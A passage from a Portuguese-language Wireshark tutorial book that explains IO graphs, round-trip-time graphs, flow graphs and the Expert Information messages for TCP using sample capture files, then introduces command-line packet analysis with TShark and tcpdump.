


Figura 5.17 – O gráfico de ES de um download rápido, em sua maior parte, é consistente.

Vamos comparar esse gráfico com um exemplo de um download mais lento. Deixando o

arquivo atual aberto, abra *download-slow.pcapng* em outra instância do Wireshark. Gere o gráfico de ES para esse download; você verá uma história bem diferente, como mostra a Figura 5.18.

Esse download tem uma taxa de transferência entre 0 e 100 pacotes por segundo, e sua taxa está longe de ser consistente, às vezes aproximando-se de zero pacote por segundo. Essas inconsistências podem ser vistas mais claramente se você colocar os gráficos de ES dos dois arquivos lado a lado (veja a Figura 5.19). Ao comparar dois gráficos, preste atenção nos valores dos eixos x e y para garantir que esteja comparando maçãs com maçãs. A escala será ajustada automaticamente conforme o número de pacotes e/ou dados transmitidos, e é uma diferença fundamental entre os dois gráficos na Figura 5.19. O download mais lento exibe uma escala entre 0 e 100 pacotes por segundo, enquanto a escala do download mais rápido tem um intervalo de 0 a 700 pacotes por segundo.





Figura 5.18 – O gráfico de ES de um download lento não é nem um pouco consistente.



*Figura 5.19 – Visualizar vários gráficos de ES lado a lado pode ser útil para identificar variações.*

As opções configuráveis na parte inferior dessa janela permitem usar vários filtros únicos (com a mesma sintaxe de um filtro de exibição ou de captura) e especificar as cores de exibição para esses filtros. Por exemplo, você pode criar filtros para endereços IP específicos e atribuir cores exclusivas a eles a fim de visualizar a variação de throughput em cada dispositivo. Vamos experimentar essa tática.

Abra *http\_espn.pcapng*, que foi capturado enquanto um dispositivo estava acessando a página inicial da ESPN. Se observar a janela Conversations (Conversas), você verá que o endereço IP externo da conversa que está em primeiro lugar é 205.234.218.129. A partir daí, podemos deduzir que esse host provavelmente é o principal provedor de conteúdo do qual estamos recebendo dados quando acessamos *espn.com*. Todavia, há também vários outros IPs participando das conversas, provavelmente porque há conteúdos adicionais sendo baixados de provedores de conteúdo externos e anunciantes. Podemos mostrar a disparidade entre a entrega de conteúdo direto e de terceiros usando o gráfico de ES mostrado na Figura 5.20.




Figura 5.20 – Um gráfico mostrando a ES de dois dispositivos distintos.

Os dois filtros aplicados nesse gráfico estão representados pelas linhas na parte inferior da janela IO Graph. O filtro chamado Top Talker mostra a ES somente para o endereço IP 205.234.218.129, que é nosso provedor de conteúdo principal. Esse valor será mostrado em preto no gráfico, usando o estilo de barras empilhadas. O segundo filtro, chamado Everything Else, mostrará a ES de tudo que estiver no arquivo de captura, exceto para o endereço 205.234.218.129 e, desse modo, incluirá todos os provedores de conteúdo de terceiros. Esse valor será exibido no gráfico em vermelho (mostrado aqui com um tom mais claro de cinza) usando uma barra empilhada. Observe que mudamos a unidade do eixo y para bytes por segundo. Com essas alterações aplicadas, é muito fácil perceber as diferenças entre os provedores de conteúdo principal e de terceiros e o volume de conteúdo proveniente de terceiros. Esse é um exercício interessante para ser repetido nos sites que você acessa com frequência e é uma estratégia útil para comparar a ES de diferentes hosts na rede.

## Gráficos de tempos de ida e volta

Outro recurso gráfico do Wireshark é a capacidade de visualizar uma plotagem dos tempos de ida e volta para um dado arquivo de captura. O RTT (*round-trip time*, ou tempo

de ida e volta) é o tempo que uma confirmação de um pacote demora para ser recebida. Na prática, esse é o tempo que demorou para o seu pacote chegar até o destino e a confirmação desse pacote ter sido enviada de volta. A análise dos RTTs geralmente é feita para identificar pontos de lentidão ou gargalos na comunicação e determinar se há alguma latência.

Vamos testar esse recurso. Abra o arquivo *download-fast.pcapng*. Visualize o gráfico de RTT para esse arquivo escolhendo um pacote TCP e, em seguida, selecionando **Statistics4TCP Stream Graphs4Round Trip Time Graph** (EstatísticasGráficos de stream TCPGráfico de tempos de ida e volta). A Figura 5.21 mostra o gráfico de RTT para *download-fast.pcapng*.

Cada ponto no gráfico representa o RTT de um pacote. A visão default mostra esses valores ordenados pelo número de sequência. Você pode clicar em um ponto do gráfico para ser conduzido diretamente até esse pacote no painel Packet List (Lista de pacotes).

**NOTA** *O gráfico de RTT é unidirecional, portanto é importante selecionar a direção apropriada do tráfego que você deseja analisar. Se seu gráfico não for semelhante àquele mostrado na Figura 5.21, talvez seja necessário clicar duas vezes no botão Switch Direction (Alterar a direção).*

Aparentemente, o gráfico de RTT para o download rápido tem a maioria dos valores de RTT abaixo de 0,05 segundo, com alguns pontos mais lentos entre 0,10 e 0,25 segundo. Embora haja alguns valores mais altos, a maioria dos valores de RTT não apresenta problemas, portanto esse seria considerado um RTT aceitável para o download de um arquivo. Quando analisar o gráfico de RTT para problemas de throughput, procure tempos maiores de latência, que serão indicados por vários pontos plotados com valores mais altos no eixo y.




Figura 5.21 – O gráfico de RTT para o download rápido parece consistente em sua maior parte, com apenas alguns valores destoantes.

## Gráfico de fluxos

O recurso de gráfico de fluxos é útil para visualizar conexões e mostrar o fluxo de dados no tempo – informações que facilitam compreender como os dispositivos se comunicam. Um gráfico de fluxo contém uma visão de uma conexão entre hosts na forma de colunas e organiza o tráfego para que você possa interpretá-lo visualmente.

Para criar um gráfico de fluxo, abra o arquivo *dns\_recursivequery\_server.pcapng* e selecione **StatisticsFlow Graph** (EstatísticasGráfico de fluxo). O gráfico resultante pode ser visto na Figura 5.22.

Esse gráfico de fluxo apresenta uma consulta DNS recursiva, que é uma consulta DNS recebida por um host e encaminhada para outro (discutiremos o DNS no Capítulo 9). Cada linha vertical no gráfico representa um host individual. O gráfico de fluxo é uma ótima maneira de visualizar a comunicação de um lado para outro entre dois dispositivos ou, como nesse exemplo, o relacionamento entre a comunicação entre vários dispositivos. Também é útil para compreender o fluxo usual de comunicação em protocolos com os quais você tenha menos experiência.




Figura 5.22 – O gráfico de fluxo TCP nos permite visualizar a conexão mais facilmente.

## Informações especializadas

Os dissecadores de cada protocolo no Wireshark definem *informações especializadas* (expert info) que podem ser usadas para alertar acerca de estados específicos nos pacotes dos respectivos protocolos. Esses estados estão divididos em quatro categorias.

**Chat (Conversa)** Informações básicas sobre a comunicação.

**Note (Notificação)** Pacotes incomuns que podem fazer parte da comunicação usual.

**Warning (Aviso)** Pacotes incomuns que provavelmente não fazem parte da comunicação usual.

**Error (Erro)** Um erro em um pacote ou no dissecador que o interpreta.

Por exemplo, abra o arquivo *download-slow.pcapng*. Em seguida, clique em **Analyze** (Analizar) e selecione **Expert Information (Informações especializadas)** para abrir a janela Expert Information. Nesse local, desmarque **Group by summary** (Agrupar por resumo) para organizar a saída de acordo com a severidade (veja a Figura 5.23).

A janela tem seções para cada tipo de informação. Nesse caso não há erros, há 3 avisos (warnings), 19 notificações (notes) e 3 chats (conversas).

Wireshark · Expert Information · download-slow				
Severity	Summary	Group Sequence	Protocol	Count
Warning	1620 Previous segment not captured (common at capture start) 3275 Previous segment not captured (common at capture start) 3295 This frame is a (suspected) out-of-order segment		TCP	3
Note	1623 Duplicate ACK (#1) 1625 Duplicate ACK (#2) 1627 Duplicate ACK (#3) 1629 Duplicate ACK (#4) 1631 Duplicate ACK (#5) 1633 Duplicate ACK (#6) 1635 Duplicate ACK (#7) 1637 Duplicate ACK (#8) 1638 This frame is a (suspected) fast retransmission 1638 This frame is a (suspected) retransmission 3278 Duplicate ACK (#1) 3280 Duplicate ACK (#2) 3282 Duplicate ACK (#3) 3284 Duplicate ACK (#4) 3286 Duplicate ACK (#5) 3288 Duplicate ACK (#6) 3290 Duplicate ACK (#7) 3292 Duplicate ACK (#8) 3294 Duplicate ACK (#9)	Sequence	TCP	19
Chat	1 Connection establish request (SYN): server port 80 2 Connection establish acknowledge (SYN+ACK): server por...	Sequence	TCP	2
Chat	4 GET /pub/dists/opensuse/distribution/11.2/iso/openSUSE-...	Sequence	HTTP	1

No display filter set.

Limit to Display Filter     Group by summary    Search:

Figura 5.23 – A janela Expert Information (Informações especializadas) mostra informações do sistema especializado programado nos dissecadores de protocolo.

A maioria das mensagens nesse arquivo de captura está relacionada com TCP, simplesmente porque o sistema de informações especializadas tem sido tradicionalmente mais usado com esse protocolo. Atualmente, há 29 mensagens de informação especializada configuradas para TCP, e elas serão úteis quando você estiver resolvendo problemas em arquivos de captura. Essas mensagens marcarão um pacote individual quando este atender a determinados critérios, conforme listados a seguir. (O significado dessas mensagens se tornará mais evidente quando estudarmos o TCP no Capítulo 8 e resolvermos problemas de redes lentas no Capítulo 11.)

## Mensagens do tipo chat (conversa)

Window Update Enviada por um receptor para notificar uma origem de que o tamanho da janela de recepção de TCP mudou.

## Mensagens do tipo note (notificação)

*TCP Retransmission* Resulta da perda de pacotes. Ocorre quando um ACK duplicado é recebido ou o timer de retransmissão de um pacote expira.

*Duplicate ACK* Quando um host não recebe o próximo número de sequência esperado, ele gera um ACK duplicado do último dado recebido.

*Zero Window Probe* Monitora o status da janela de recepção TCP após um pacote com janela zero ter sido transmitido (será discutido no Capítulo 11).

*Keep Alive ACK* Enviado em resposta a pacotes keep-alive.

*Zero Window Probe ACK* Enviado em resposta a pacotes de sondagem de janela zero (zero window probe).

*Window Is Full* Notifica um host transmissor de que a janela de recepção TCP do receptor está cheia.

## Mensagens do tipo warning (aviso)

*Previous Segment Lost* Indica perda de pacotes. Ocorre quando há um salto no número de sequência esperado em um stream de dados.

*ACKed Lost Packet* Ocorre quando um pacote ACK é visto, mas o pacote que ele confirma não o foi.

*Keep Alive* Disparado quando um pacote de keep-alive da conexão é visto.

*Zero Window* Visto quando o tamanho da janela de recepção TCP é alcançado e uma notificação de janela zero é enviada, solicitando que o envio de dados seja interrompido.

*Out-of-Order* Utiliza números de sequência para detectar quando os pacotes são recebidos fora de ordem.

*Fast Retransmission* Uma retransmissão que ocorre em até 20 milissegundos de um ACK duplicado.

## Mensagens do tipo error (erro)

*No Error Messages*

Embora alguns dos recursos discutidos neste capítulo possam passar a impressão de que seriam usados somente em situações raras, é provável que você se veja usando-os com mais frequência que o esperado. É importante que você se familiarize com essas janelas e opções; farei muitas referências a elas nos próximos capítulos.



# ANÁLISE DE PACOTES NA LINHA DE COMANDO



Embora muitos cenários possam ser tratados com uma GUI, em alguns casos será necessário ou preferível usar ferramentas de linha de comando – como TShark ou tcpdump. Eis algumas situações em que uma ferramenta de linha de comando poderá ser usada no lugar do Wireshark:

- O Wireshark fornece muitas informações de uma só vez. Ao usar uma ferramenta de linha de comando, você poderá limitar a exibição de informações somente aos dados pertinentes, como a uma única linha mostrando endereços IP.
- As ferramentas de linha de comando são mais adequadas para filtrar um arquivo de captura de pacotes e fornecer os resultados diretamente para outra ferramenta usando pipes Unix.
- Lidar com um arquivo de captura bem grande muitas vezes pode sobrecarregar o Wireshark porque o arquivo todo precisará ser carregado na RAM. Processamento de streams de arquivos de captura grandes com ferramentas de linha de comando pode possibilitar uma filtragem rápida do arquivo, reduzindo-o aos pacotes relevantes.
- Se estiver lidando com um servidor e não tiver acesso a uma ferramenta gráfica, você poderá ser forçado a depender de ferramentas de linha de comando.

